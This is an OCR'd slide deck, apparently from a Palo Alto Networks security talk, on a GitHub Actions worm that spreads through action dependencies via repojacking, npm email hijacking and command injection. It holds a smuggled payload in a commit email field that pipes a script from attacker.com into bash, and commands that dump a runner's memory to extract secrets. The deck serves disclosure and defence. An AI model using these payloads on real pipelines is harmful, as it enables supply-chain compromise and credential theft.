The GitHub Actions **Worm**

Compromising GitHub repositories through the actions dependency tree



paloalto NETWORKS

Commit History

Commits on Aug 1, 2021



Security Researcher

Asi Greenholts 2 years ago ✓

Verified | @tupletype | < >

Commits on Mar 21, 2022

Top 10 CI/CD Security Risks

OWASP 1 year ago ✓

Verified | GitHub | < >

Commits on Apr 7, 2022



CI/CD Goat

Cider Security 1 year ago ✓

Verified | GitHub | < >


paloalto NETWORKS

GitHub Actions
Overview



What is Github Actions?

“GitHub Actions is a continuous integration and continuous delivery (CI/CD) platform that allows you to automate your build, test, and deployment pipeline.”



main asi-test / .github / workflows / example.yml

asi-cider Create example.yml

Code Blame 28 lines (24 loc) · 576 Bytes

```yaml
on:
  workflow_dispatch:
  push:
    branches:
      - main
  pull_request:

jobs:
  check-links:
    runs-on: ubuntu-latest
    steps:
      - name: Checkout
        uses: actions/checkout@v3

      - name: Setup node
        uses: actions/setup-node@v3
        with:
          node-version: 16.13.x
          cache: npm

      - name: Install
        run: npm ci

      # Creates file "$/files.json", among others
      - name: Gather files changed
        uses: trilom/file-changes-action@a6ca26c14274c33b15e6499323aac178af06ad4b
        with:
          fileOutput: 'json'
```

Types

Apps

Actions ×

Categories

API management

Chat

Code quality

Code review

Continuous integration

Dependency management

Deployment

IDEs

Learning

Localization

Search for apps and actions

Sort: Best Match

Actions

An entirely new way to automate your development workflow.

19284 results filtered by Actions ×

Actions

Setup .NET Core SDK

By actions

Used to build and publish .NET source. Set up a specific version of the .NET and authentication to private NuGet repository

773 stars

Setup Java JDK

By actions

Set up a specific version of the Java JDK and add the command-line tools to the PATH

1.2k stars

Setup Go environment

By actions

Setup a Go environment and add it to the PATH

1.1k stars

Upload a Build Artifact

By actions

Upload a build artifact that can be used by subsequent workflow steps

2.4k stars

Download a Build Artifact

By actions

Download a build artifact that was previously

First interaction

By actions

Greet new contributors when they create

Agenda

- Initial attack vector
- Actions dependencies
- Action to infect actions
- Finding attack graphs at scale



Initial attack vector



Known attack methods

- Repojacking
- NPM email hijacking
- Command injection



Initial Attack Vector

Repojacking



Repo



Action

action-org




new-org



Initial Attack Vector

Repojacking



Initial Attack Vector

Repojacking



Repo

Action

action-org

Action

new-org



Initial Attack Vector

Repojacking



Repo




Action

new-org

Initial Attack Vector




Repojacking



Initial Attack Vector

Repojacking



* GitHub retires the namespace of projects that had more than 100 clones in the week leading up to the owner's account being renamed or deleted.

Initial Attack Vector

NPM email hijacking

1. Parse package-lock.json of a repository 📄
2. GET https://registry.npmjs.org/<package_name> 🌐
3. Check maintainers' email domains availability ☑
4. Buy the domain $
5. Setup a mail server ✉
6. Reset the maintainer's password 😯

Initial Attack Vector



NPM Email hijacking

npm does periodically check if accounts email addresses have expired domains or invalid MX records. When the domain has expired, we disable the account from doing a password reset and require the user to undergo account recovery or go through a successful authentication flow before they can reset their password.

https://docs.npmjs.com/threats-and-mitigations

Initial Attack Vector



Command Injection

```
- name: Commit
  run: |
    git config user.name "github-actions[bot]"
    git config user.email ${{ github.event.head_commit.author.email }}
    git add .
    git commit -m "update"
    git push
```

mymail@`curl -s https://attacker.com/malware.sh | bash`



Initial Attack Vector

More...

1. Dependency confusion
2. Public-PPE
3. Malicous pull request
4. ...



Initial Attack Vector

How can we further our reach?



Initial Attack Vector

Actions Dependencies



Types of actions

Docker container action

```yaml
# action.yml
name: 'Hello World'
description: 'Greet someone and record the time'
inputs:
  who-to-greet:  # id of input
    description: 'Who to greet'
    required: true
    default: 'World'
outputs:
  time: # id of output
    description: 'The time we greeted you'
runs:
  using: 'docker'
  image: 'Dockerfile'
  args:
    - ${{ inputs.who-to-greet }}
```

action.yml

Action dependencies



Types of actions

Javascript action

```yaml
name: 'Hello World'
description: 'Greet someone and record the time'
inputs:
  who-to-greet:  # id of input
    description: 'Who to greet'
    required: true
    default: 'World'
outputs:
  time: # id of output
    description: 'The time we greeted you'
runs:
  using: 'node16'
  main: 'index.js'
```

action.yml

Action dependencies



Types of actions

Composite action

```yaml
name: 'Hello World'
description: 'Greet someone'
inputs:
  who-to-greet:  # id of input
    description: 'Who to greet'
    default: 'World'
outputs:
  random-number:
    description: "Random number"
    value: ${{ steps.random-number-generator.outputs.random-number }}
runs:
  using: "composite"
  steps:
    - uses: actions/checkout@v3
```

action.yml

Action dependencies



What about GitHub Actions?

```yaml
jobs:
  check-dist:
    runs-on: ubuntu-latest

    steps:
      - uses: actions/checkout@v3

      - name: Set Node.js 16.x
        uses: actions/setup-node@v1
        with:
          node-version: 16.x

      - name: Install dependencies
        run: npm ci


      - name: Rebuild the index.js file
        run: npm run build
```

workflow.yml

Action dependencies



Actions Dependency Tree



Repository

Action usage

Action dependencies



Spreading malware



Action dependencies



Action to infect actions



Accessing secrets

```yaml
on:
  workflow_dispatch:

jobs:
  first:
    runs-on: ubuntu-latest
    steps:
      - run: echo ${{ secrets.FIRST_SECRET }}
  second:
    runs-on: ubuntu-latest
    steps:
      - run: |
          sudo apt-get install -y gdb
          sudo gcore -o k.dump \
              "$(ps ax | grep 'Runner.Listener' | head -n 1 | awk '{ print $1 }')"
          grep -Eao '"[^"]+":\{"value":"[^"]*","issecret":true\}' k.dump* | base64
      - run: echo ${{ secrets.SECOND_SECRET }}
```

https://karimrahal.com/2023/01/05/github-actions-leaking-secrets/

Action to infect actions



Accessing secrets

```
“second_secret”:{“value”:“imasecret”,”issecret”:true}
“system.github.token”:{“value”:“ghs_uTzaHn7ntsarT3RUE7dsGx3Qa4689V2Jaoq0”,
”issecret”:true}
```

Action to infect actions



Accessing secrets

1. All secrets are accessible to all steps in a job.
   + On self hosted runners it may be even worse.
2. GITHUB_TOKEN is accessible although is not referenced

Action to infect actions



GITHUB_TOKEN

1. At the start of each workflow run, GitHub automatically creates a unique GITHUB_TOKEN secret to use in workflows.
2. GITHUB_TOKEN can be used to authenticate in a workflow run.



Action to infect actions

Using Actions

1. Reference a commit

```
uses: actions/checkout@8f4b7f84864484a7bf31766abe9204da3cbe65b3
```

2. Reference a branch

```
uses: actions/checkout@main
```


3. Reference a tag

```
uses: actions/checkout@v1
```



Action to infect actions


Using secrets to infect an action



Action to infect actions



Using secrets to infect an action



Action to infect actions



Token permissions

Workflow permissions

Choose the default permissions granted to the GITHUB_TOKEN when running workflows in this repository. You can specify more granular permissions in the workflow using YAML. Learn more.

- (●) **Read and write permissions**
  Workflows have read and write permissions in the repository for all scopes.
- ( ) **Read repository contents and packages permissions**
  Workflows have read permissions in the repository for the contents and packages scopes only.



Action to infect actions

Token permissions

Code | Blame | 19 lines (16 loc) · 477 Bytes

```yaml
name: Feature request triage bot

on:
  schedule:
    # Run at 14:00 every day
    - cron: '0 14 * * *'


# Declare default permissions as read only.
permissions:
  contents: read

jobs:
  feature_triage:
    if: github.repository == 'angular/angular'
    runs-on: ubuntu-latest
    steps:
      - uses: angular/dev-infra/github-actions/feature-request@0109d498b0f6aae418ed4924a5e5c65695f0ac61
        with:
          angular-robot-key: ${{ secrets.ANGULAR_ROBOT_PRIVATE_KEY }}
```

Action to infect actions



Token permissions



Action to infect actions



Attack summary



Action to infect actions




Finding attack graphs at scale



The process

1. Collect targets
    1. Top 10K repos by stars
    2. 32K repos of companies with bug bounties
2. Filter out targets without GHA
3. Clone the repo
4. Check for initial attack vectors
5. Collect actions metadata
    1. GITHUB_TOKEN permissions
    2. Accessible secrets
6. For each action go to step 3



https://github.com/projectdiscovery/public-bugbounty-programs




The process

1. Collect targets
    1. Top 10K repos by stars
    2. 32K repos of companies with bug bounties
2. Filter out targets without GHA
3. Clone the repo
4. Check for initial attack vectors
5. Collect actions metadata
    1. GITHUB_TOKEN permissions
    2. Accessible secrets
6. For each action go to step 3



The process

1. Collect targets
    1. Top 10K repos by stars
    2. 32K repos of companies with bug bounties
2. Filter out targets without GHA
3. Clone the repo
4. Check for initial attack vectors
5. Collect actions metadata
    1. GITHUB_TOKEN permissions
    2. Accessible secrets
6. For each action go to step 3





The process

1. Collect targets
    1. Top 10K repos by stars
    2. 32K repos of companies with bug bounties
2. Filter out targets without GHA
3. Clone the repo
4. Check for initial attack vectors
5. Collect actions metadata
    1. GITHUB_TOKEN permissions
    2. Accessible secrets
6. For each action go to step 3

Repojacking


NPM Email Hijacking

Command Injection



The process

1. Collect targets
    1. Top 10K repos by stars
    2. 32K repos of companies with bug bounties
2. Filter out targets without GHA
3. Clone the repo
4. Check for initial attack vectors
5. Collect actions metadata
    1. GITHUB_TOKEN permissions
    2. Accessible secrets
6. For each action go to step 3





The process

